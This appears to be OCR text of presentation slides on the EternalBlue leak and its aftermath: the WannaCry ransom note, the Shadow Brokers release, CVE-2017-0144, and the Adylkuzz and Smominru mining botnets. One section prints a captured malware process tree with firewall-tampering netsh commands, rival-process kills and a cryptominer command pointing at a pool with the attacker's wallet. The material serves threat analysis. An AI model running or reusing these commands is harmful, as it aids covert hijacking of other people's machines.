
How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

NSA Hackers
Shadow Brokers



Fifth leak: "Lost in Translation" [edit]

On April 14, 2017, the Twitter account used by The Shadow Brokers posted a tweet with a link[21] to the Steem blockchain. Herein, a message with a link to the leak files, encrypted with the password `Reeeeeeeeeeeeeee` .


The overall content is based around three folders: "oddjob", "swift" and "windows".[22] The fifth leak is suggested to be the "...most damaging release yet"[23] and CNN quoted Matthew Hickey saying, "This is quite possibly the most damaging thing I've seen in the last several years,".[24]

The leak includes, amongst other things, the tools and exploits codenamed: DANDERSPIRITZ, ODDJOB, FUZZBUNCH, DARKPULSAR, ETERNALSYNERGY, ETERNALROMANCE, ETERNALBLUE, EXPLODINGCAN and EWOKFRENZY.[23][25][26]

NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

Supposedly

DOUBLEPULSAR
ETERNALBLUE



CVE-ID	
CVE-2017-0144	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.


3/14/17: Microsoft Patches Released

Windows 7, 8.1, 10, Server 2008, Server 2012, Server 2016 and Vista

3/14/17: Microsoft Patches Released

Windows 7, 8.1, 10, Server 2008, Server 2012, Server 2016 and Vista

But…



ADYLKUZZ CRYPTOCURRENCY MINING MALWARE SPREADING FOR WEEKS VIA ETERNALBLUE/DOUBLEPULSAR


MAY 15, 2017 Kafeine

May, 2017


https://www.proofpoint.com/us/threat-insight/post/adylkuzz-cryptocurrency-mining-malware-spreading-for-weeks-via-eternalblue-doublepulsar

ADYLKUZZ CRYPTOCURRENCY MINING MALWARE SPREADING FOR WEEKS VIA ETERNALBLUE/DOUBLEPULSAR

MAY 15, 2017 Kafeine



- Observed One weekend after WannaCry
- Using EternalBlue and DoublePulsar to install the cryptocurrency miner ‘Adylkuzz’
- Possibly pre-dates the WannaCry attack by about two weeks
- Potentially minimized WannaCry victims by disabling SMB



```
        ▪ netsh.exe 3556 netsh ipsec static add filterlist name=block
    ◦ cmd.exe 3620 /c netsh ipsec static add filteraction name=block action=block
        ▪ netsh.exe 3676 netsh ipsec static add filteraction name=block action=block
    ◦ cmd.exe 3740 /c netsh ipsec static add filter filterlist=block any srcmask=32 srcport=0 dstaddr=me dstport=445 protocol=tcp description=445
        ▪ netsh.exe 3796 netsh ipsec static add filter filterlist=block any srcmask=32 srcport=0 dstaddr=me dstport=445 protocol=tcp description=445
    ◦ cmd.exe 3860 /c netsh ipsec static add rule name=block policy=netbc filterlist=block filteraction=block
        ▪ netsh.exe 3916 netsh ipsec static add rule name=block policy=netbc filterlist=block filteraction=block
    ◦ cmd.exe 3980 /c netsh ipsec static set policy name=netbc assign=y
        ▪ netsh.exe 4036 netsh ipsec static set policy name=netbc assign=y
    ◦ cmd.exe 2556 /c taskkill /f /im msiexev.exe
        ▪ taskkill.exe 2656 taskkill /f /im msiexev.exe
    ◦ cmd.exe 2748 /c netsh advfirewall firewall delete rule name="Chrome"
        ▪ netsh.exe 3112 netsh advfirewall firewall delete rule name="Chrome"
    ◦ cmd.exe 3476 /c netsh advfirewall firewall delete rule name="Windriver"
        ▪ netsh.exe 3572 netsh advfirewall firewall delete rule name="Windriver"
    ◦ cmd.exe 3712 /c netsh advfirewall firewall add rule name="Chrome" dir=in program="%PROGRAMFILES%\Google\Chrome\Application\chrome.txt" action=allow
        ▪ netsh.exe 3768 netsh advfirewall firewall add rule name="Chrome" dir=in program="C:\Program Files\Google\Chrome\Application\chrome.txt" action=allow
    ◦ cmd.exe 3780 /c netsh advfirewall firewall add rule name="Windriver" dir=in program="%PROGRAMFILES%\Hardware Driver Management\windriver.exe" action=allow
        ▪ netsh.exe 3928 netsh advfirewall firewall add rule name="Windriver" dir=in program="C:\Program Files\Hardware Driver Management\windriver.exe" action=allow
services.exe 432
    ◦ svchost.exe 548 -k DcomLaunch
        ▪ WmiPrvSE.exe 2956 -secured -Embedding
    ◦ svchost.exe 2808 -k netsvcs
    ◦ wuauser.exe 2420 --server
        ▪ cmd.exe 1784 /c taskkill /f /im hdmanager.exe
            ▪ taskkill.exe 2692 taskkill /f /im hdmanager.exe
        ▪ cmd.exe 2804 /c taskkill /f /im hdmanager.exe
            ▪ taskkill.exe 3056 taskkill /f /im hdmanager.exe
        ▪ cmd.exe 2776 /c taskkill /f /im hdmanager.exe
            ▪ taskkill.exe 3076 taskkill /f /im hdmanager.exe
        ▪ cmd.exe 2796 /c taskkill /f /im hdmanager.exe
            ▪ taskkill.exe 3264 taskkill /f /im hdmanager.exe
        ▪ msiexev.exe 3612 -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:443 -u 49v1V2suGMS8JyPEU5FTtJRTHQ9YmraW7Mf2btVCTxZuEB8EjjqQz3i8vECu7XCgvUfiW
        ▪ cmd.exe 3864 /c taskkill /f /im hdmanager.exe
```

Adylkuzz blocking SMB

Monero mining command

SMOMINRU MONERO MINING BOTNET MAKING MILLIONS FOR OPERATORS

JANUARY 31, 2018 Kafeine

January, 2018


https://www.proofpoint.com/us/threat-insight/post/smominru-monero-mining-botnet-making-millions-operators

SMOMINRU MONERO MINING BOTNET MAKING MILLIONS FOR OPERATORS

JANUARY 31, 2018 Kafeine

- Since the end of May, 2017
- Using EternalBlue to infect new systems
- Twice the size of Adylkuzz, based on hashing power
  - Mined an average of $8,500/week (1/31/2018)

Smominru Country Distribution



526,000 Windows Hosts

WinstarNssmMiner Monero mining malware crashes PC upon detection

May, 2018

https://www.hackread.com/winstarnssmminer-monero-mining-malware-crashes-pc/


XMRig

⚠ If you mine Monero, Aeon, Sumokoin, Turtlecoin, Stellite, GRAFT, Haven Protocol, IPBC, PLEASE READ! ⚠

downloads 10M total | release v2.6.2 | release date may | license GPL-3.0 | stars 2k | forks 728

XMRig is a high performance Monero (XMR) CPU miner, with official support for Windows. Originally based on cpuminer-multi with heavy optimizations/rewrites and removing a lot of legacy code, since version 1.0.0 completely rewritten from scratch on C++.

- This is the **CPU-mining** version, there is also a NVIDIA GPU version and AMD GPU version.
- Roadmap for next releases.



```
 * VERSIONS:     XMRig/2.2.1 libuv/1.8.0 gcc/7.1.0
 * HUGE PAGES:   available, enabled
 * CPU:          Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (1) x64 AES-NI
 * CPU L2/L3:    1.0 MB/8.0 MB
 * THREADS:      4, cryptonight, av=1, donate=1%, affinity=0xF
 * POOL #1:      pool.minemonero.pro:5555
 * COMMANDS:     hashrate, pause, resume
[2017-08-18 16:06:10] use pool pool.minemonero.pro:5555 172.104.143.159
[2017-08-18 16:06:10] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:06:39] accepted (1/0) diff 5000 (73 ms)
[2017-08-18 16:06:58] accepted (2/0) diff 5000 (77 ms)
[2017-08-18 16:07:14] speed 2.5s/60s/15m 307.3 306.8 n/a H/s max: 307.4 H/s
[2017-08-18 16:07:31] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:07:31] accepted (3/0) diff 5000 (79 ms)
[2017-08-18 16:07:35] accepted (4/0) diff 5000 (56 ms)
```

